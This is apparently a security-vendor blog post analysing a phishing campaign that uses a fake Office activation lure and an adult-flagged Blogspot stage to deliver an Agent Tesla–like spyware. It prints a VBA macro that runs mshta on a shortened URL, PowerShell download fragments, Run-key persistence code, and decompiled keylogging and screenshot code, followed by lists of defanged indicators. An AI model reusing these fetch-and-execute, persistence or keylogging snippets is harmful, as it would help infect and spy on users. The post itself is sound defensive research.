



Adults Only Malware Lures

By: [Dmitry Melikov](#) November 2, 2021



Enter your product key



Enter an Office product key:

We found a wave of phishing documents containing a very interesting lure. We researched the tactics of this attack in more depth and discovered some unique TTPs including a Stage 2 Blogspot service marked as adult content requiring that you must be logged in as an authorized user with an account no less than a year old.

Let's look at how the next sample works.

[SUPPORT ↗](#)[BLOG ↗](#)[CONTACT US](#)[PRODUCTS ▼](#)[WHY
INQUEST ▼](#)[RESEARCH
& TOOLS ▼](#)[RESOURCES ▼](#)[COMPANY ▼](#)[DEMO](#)

Threat actors are constantly trying to improve their tools and come up with new methods to trick victims. In this case for example, the threat actors are trying to scare the victim by claiming that the Microsoft Office application will soon stop working and an activation key is required.



Enter your product key



Enter an Office product key:

Image 1: A Lure that forces the user to interact with the program.




Image 2: Fake message stating that Microsoft Office is about to expire.



```
Dim X As String
Dim Y As String
Dim Z As String
X = "mshta "
Y = "https://www.bitly.com/"
Z = "kddjkdokudokdwi"
Debug.Print X
Debug.Print Y
Debug.Print Z
Debug.Print <Shell(X + Y + Z)>
End Sub
```

Image 3: Embedded macros.

In the image above, we find a shortened link from the bitly.com service leading to content that will download and run the document. In order to further analyze the payload of this sample, we need to get the content of this link.

This short link leads to a link to this blog which contains the HTML file.

hxxps://ajsidjasidwxoxwkjddududjf.blogspot[.]com/p/1.html

Typically, threat actors will delete malicious data some time after sending targeted or phishing emails. In this case, we managed to get some HTML files.

It is noteworthy that the page on the Blogspot service is marked as adult content. Notably that must be an authorized user with an account not less than a year old. Our speculation is that this is done to counter analysis efforts.




Image 4: Adult Content Blogspot



up. (Persistence)

```

"reqs", "wreader!!newC [system.net.webrequest]" + "!!createC('https://92c49223-b37f-4157-904d-daf4679f14d5.usrfiler.com/ugd/92c492_05220f8387b44631845b6f312a0ff49.txt?
", "ateC('https://92c49223-b37f-4157-904d-daf4679f14d5.usrfiler.com/ugd/92c492_747141231d24f07b6d592d8fc191.txt?getresponseC).getResponseStream().readToEnd()");
[system.net.stream" + "wreader!!newC [system.net.webrequest]" + "!!createC('https://92c49223-b37f-4157-904d-daf4679f14d5.usrfiler.com/ugd/92c492_05220f8387b44631845b6f312a0ff49.txt?
", "ateC('https://92c49223-b37f-4157-904d-daf4679f14d5.usrfiler.com/ugd/92c492_747141231d24f07b6d592d8fc191.txt?getresponseC).getResponseStream().readToEnd()");

```

Image 5: URL addresses for loading payload

Our example uses this download address:

hxxps://92c49223-b37f-4157-904d-daf4679f14d5.usrfiles[.]com/ugd/92c492_05220f8387b44631845060f312ebff49.txt

```
function SubQueryPath(String1, String2)

dim list dim asses Set list = CreateObject("System.Collections.ArrayList")

list.Add "Z"
list.Add "S"
list.Add " "
list.Add "C"
list.Add "E"
list.Add "R"

list.Reverse asses = join(list.ToArray(), "")

nainid.RegWrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Run\" & String1, String2, asses

end
function
```

Image 6: Registry modifications for persistence

To go deeper into the analysis, we need to get hold of this file:
(92c492_05220f8387b44631845060f312ebff49.txt). The contents of this file will give us a clue as to where the endpoint of this attack is.

[illegible]

Image 7: Script 92c492_05220f8387b44631845060f312ebff49.txt

The content of the script is pretty simple. It writes a small block of data into an executable **jsc.exe** file in a certain directory (C:\Windows\Microsoft.Net\Framework\v4.0.30319\), then



A closer look at the executable shows that this file is an espionage tool. Based on observation, this looks to be a modification of Agent Tesla. Below are sections of the code indicating malicious activity.

```

28     if (A_0 == Keys.Back)
29     {
30         if (b.b == Conversions.ToBoolean(DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bt()))
31         {
32             b.A += DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bu();
33         }
34         else if (Operators.CompareString(b.A, DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.A(), false) != 0 &&
35             Operators.CompareString(b.A.Substring(b.A.Length - b.h.Length, b.h.Length), b.h, false) != 0)
36         {
37             string left = b.A.Substring(b.A.Length - 7);
38             if (Operators.CompareString(left, DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bu(), false) != 0 &
39                 Operators.CompareString(b.A.Substring(b.A.Length - 4), b.e, false) != 0)
40             {
41                 b.A = b.A.Substring(0, b.A.Length - 1);
42             }
43         }
44         else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.Tab)
45         {
46             b.A += DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bv();
47         }
48         else if (B.Computer.Keyboard.AltKeyDown & A_0 == Keys.F4)
49         {
50             b.A += DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.bv();
51         }

```

Image 8: Collection of pressed keys from the keyboard.

```

14     Graphics graphics = Graphics.FromImage(bitmap);
15     Graphics graphics2 = graphics;
16     Point point = new Point(0, 0);
17     Point upperLeftSource = point;
18     Point upperLeftDestination = new Point(0, 0);
19     graphics2.CopyFromScreen(upperLeftSource, upperLeftDestination, blockRegionSize);
20     MemoryStream memoryStream = new MemoryStream();
21     bitmap.Save(memoryStream, encoder, encoderParameters);
22     memoryStream.Position = 0L;
23     if (b.A == 0)
24     {
25         if (b.A)
26         {
27             b.A(4, Convert.ToBase64String(memoryStream.ToArray()));
28         }
29     }
30     else if (b.A == 1)
31     {
32         b.A(b.a(DD744FBD-D5A0-4FC3-92D2-DCCBA8F5E6ED.Z()), b.E(), memoryStream, 1);
33     }
34     else if (b.A == 2)

```

Image 9: The program also takes screenshots of the system.

As an espionage tool, the executable gets access to email and clipboard contents. The malware also collects information about the victim's system such as: the type of computer, the amount of memory, the name of the computer, and the version of the operating system.

specified address.







Image 10: C2 Mana Tools panel




















Index of /j/p1a/mawa

Name	Last modified	Size	Description
Parent Directory			
 3a3a0c4b972bfe8a04fe.>	2021-10-13 19:34	9.4K	
 67a10f84d937d92cc069.>	2021-08-29 13:45	9.4K	
 d68fbb027c9c4963c967.>	2021-10-13 19:35	9.4K	

Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 Server at 103.125.190.248 Port 80

Image 11: Open Directory

Image 11.

PRODUCTS ▼	WHY INQUEST ▼	RESEARCH & TOOLS ▼	RESOURCES ▼	COMPANY ▼	DEMO
	p2b/	2021-08-28 22:47	-		
	p3c/	2021-08-28 22:47	-		
	p4d/	2021-08-28 22:47	-		
	p5e/	2021-08-28 22:47	-		
	p6f/	2021-08-28 22:47	-		
	p7g/	2021-08-28 22:47	-		
	p8h/	2021-08-28 22:47	-		
	p9j/	2021-08-28 22:47	-		
	p10k/	2021-08-28 22:47	-		
	p11l/	2021-08-28 22:47	-		
	p12m/	2021-08-28 22:47	-		
	p13n/	2021-08-28 22:47	-		
	p14o/	2021-08-28 22:47	-		
	p15p/	2021-08-28 22:47	-		
	p16q/	2021-08-28 22:47	-		
	p17r/	2021-08-28 22:47	-		
	p18s/	2021-08-28 22:47	-		
	p19t/	2021-08-28 22:47	-		
	p20u/	2021-08-28 22:47	-		

Apache/2.4.41 (Win64) OpenSSL/1.0.2s PHP/7.1.33 Server at 103.125.190.248 Port 80

Image 12: Commonly used attack infrastructure

The server also contains other PowerShell scripts that decompress other payloads. They are used in other documents that this group uses for malicious campaigns. We can look at them in more detail and also get the payload that they unpack.



c20eb0028c20c1f9f55b7c6279f49c3a36c41582885ea645c9678cc6c4a6b05c
c2527b14f5296b52293feea97b087aa9951c297402b4bc463e9d174dd4cb52e6
c8124da5454f07ece876c9f5824fa265e0f83a779367c7b902409f411fefaf7b
cf6b49bf733306a6d7692ac2dc0cea7610c826d68db9a216942995513f17a247
d53af79b3996389ff73ab33578448fd5e6ee2698251451ed3df7c63ba025fd21
d685747fcfcdf80f50b8611fa8f6d992a0d702330a117cb137d8cce80594e696
d9c979942ca28669c1a38bb17b4f9f49da263babf123192d4af74b2a82893b05
db1131b39b20b309373ec1ad6e159c2ae455e329c12676175652d1a7ac3fa48d
deef43f7490a5db9f8f9b688d8bc669ecc360d068e3b40e39de124f85068db2e
dfd4dfa39b59e0acb5d498131c3f131cef5aa73f187cf830a6dc924f75e0c843
ed1fdfd6d55e50f520d5d9abedd452844c545e7f0a5f43191c57ddeaf9c3f426
efd5fe28ac30904f4e75f53b07be50dc7d53c6b12f266c0717dbff7bf5fc63b9
f76a6159bfa4a475f623a5969e9ed6f83dc9ba382a0a0e39332507fca8fc06b8
ffb907f7b29d00efa2f5a2175352bc7d4bf4597ad5d0e51841c4b6a6e252a192

Second stage of infection. Shortened URL links

hxxp://www.bitly[.]com/doaksodksueasddasweu
hxxp://www.bitly[.]com/doaksodksueasdweu
hxxp://www.bitly[.]com/doaksoodwdasdwmdawe
hxxp://www.bitly[.]com/doaksoodwwdkkdwdasdwmdawe
hxxp://www.bitly[.]com/doaksoodwwdkkdwokodwdasdwmdawe
hxxp://www.bitly[.]com/doqpwdjasdkbasdqwo
hxxp://www.bitly[.]com/kddjkkdowkdowkdwwi
hxxp://www.bitly[.]com/kddjdkdkwokwdokii
hxxp://www.bitly[.]com/kddjdkwodkkasodkdwii
hxxp://www.bitly[.]com/kddjdkwodkwokdwodwwdkii
hxxp://www.bitly[.]com/kddjkdjdwwdokdwokefi
hxxp://www.bitly[.]com/kddjkdwdwokdwodwkokkwdi
hxxp://www.bitly[.]com/kddjkdwdwkdfdwddwwi
hxxp://www.bitly[.]com/kddjkdwdkwokdwokodki
hxxp://www.bitly[.]com/kddjkdwdkddwodkwodki
hxxp://www.bitly[.]com/kddjkkdkdwodkwokdwi
hxxp://www.bitly[.]com/kddjkkdowkdowkdwwi



hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/2.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/1.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/9.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/13.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/21.html
hxxp://fucyoutoo.blogspot[.]com/p/spamoct.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/17.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/17.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/13.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/16.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/19.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/1.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/14.html
hxxps://ajsjwdijwidjwdidwj.blogspot[.]com/p/14.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/22.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/17.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/1.html
hxxps://ajsidjasidwxoxkwjddududjf.blogspot[.]com/p/6.html

The third part of the download

hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_05220f8387b44631845060f312ebff49.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_5b1dfb1d33874b51af513d9f38e8f3a9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_69d42a6ecOd74e3f8752710c7ad14fd9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_74714f123fd24f07b9b6e592dd9ec191.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_86d4dc912a7d4ea2ae5d2599c31c5d1f.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_8f22087a2c0740eba07c3aea05e107e7.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_959babd593ed4cd49dd3b6a0f1146d59.txt



daf4679f14d5.usrfiles[.]com/ugd/92c492_cc1fcac9838f4550b3e22c725271c99d.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_f33d5ba08a264a2fa73caaaf1c1aa89.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_05220f8387b44631845060f312ebff49.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_5b1dfb1d33874b51af513d9f38e8f3a9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_69d42a6ec0d74e3f8752710c7ad14fd9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_74714f123fd24f07b9b6e592dd9ec191.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_86d4dc912a7d4ea2ae5d2599c31c5d1f.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_8f22087a2c0740eba07c3aea05e107e7.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_959babd593ed4cd49dd3b6a0f1146d59.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_974d936d2f6d4e52831d05712c24a1c9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_bee57138cfc8475194e34f85f92f14c1.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_cc1fcac9838f4550b3e22c725271c99d.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_f33d5ba08a264a2fa73caaaf1c1aa89b.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_fca89e4173af436497e274a5e70b6145.txt

Powershell scripts

aa9bb1fcc6ed58b23d2f7ff9b905ebb38540a9badcfa217fae13e91e4a380649
50a18feb9f2b6e6950072cebde86a29e9548e3e5d4bf894939494481c652be91

hxxp://103.125.190[.]248/j/p1a/mawa/d68fbb027e9c4963e967.php
hxxp://103.125.190[.]248/j/p1a/mawa/3a3a0c4b972bfe8a04fe.php

hxxp://103.125.190[.]248/j/p4d/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p4d/mawa/e9fcc6d73b5c01d83779.php

hxxp://103.125.190[.]248/j/p5e/mawa/7ff81f4867a4b87c317c.php

hxxp://103.125.190[.]248/j/p5e/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p6f/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p6f/mawa/ac2d3e49ed481ffff187.php

hxxp://103.125.190[.]248/j/p7g/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p7g/mawa/317dd0e0d501b3697287.php

hxxp://103.125.190[.]248/j/p8h/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p8h/mawa/a3956ee346a9827c90e4.php

hxxp://103.125.190[.]248/j/p9j/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p9j/mawa/bd45ee766370f1d74057.php

hxxp://103.125.190[.]248/j/p10k/mawa/8c1e2f54205f092ef04d.php

hxxp://103.125.190[.]248/j/p10k/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p2Ou/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p2Ou/mawa/69bb7ee91c7a92b6dfa1.php

hxxp://103.125.190[.]248/j/p11l/mawa/0b5eace2c983ebeba55b.php

hxxp://103.125.190[.]248/j/p11l/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p12m/mawa/30blacecbda6c5d6ed4c.php

hxxp://103.125.190[.]248/j/p12m/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p13n/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p13n/mawa/b04042b22b2b6179257d.php

hxxp://103.125.190[.]248/j/p14o/mawa/4d380a5d91252d890dc4.php

hxxp://103.125.190[.]248/j/p14o/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p15p/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p15p/mawa/e483d6564638acbf4559.php

hxxp://103.125.190[.]248/j/p16q/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p16q/mawa/c0c369e81c5b7f138ed2.php

hxxp://103.125.190[.]248/j/p16q/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p17r/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p17r/mawa/e6a2101b1d3a47e18c7f.php

hxxp://103.125.190[.]248/j/p18s/mawa/34a663a7cfe2e19b6643.php

hxxp://103.125.190[.]248/j/p18s/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p19t/mawa/67a10f84d937d92cc069.php

hxxp://103.125.190[.]248/j/p19t/mawa/48608c2b91739edc3959.php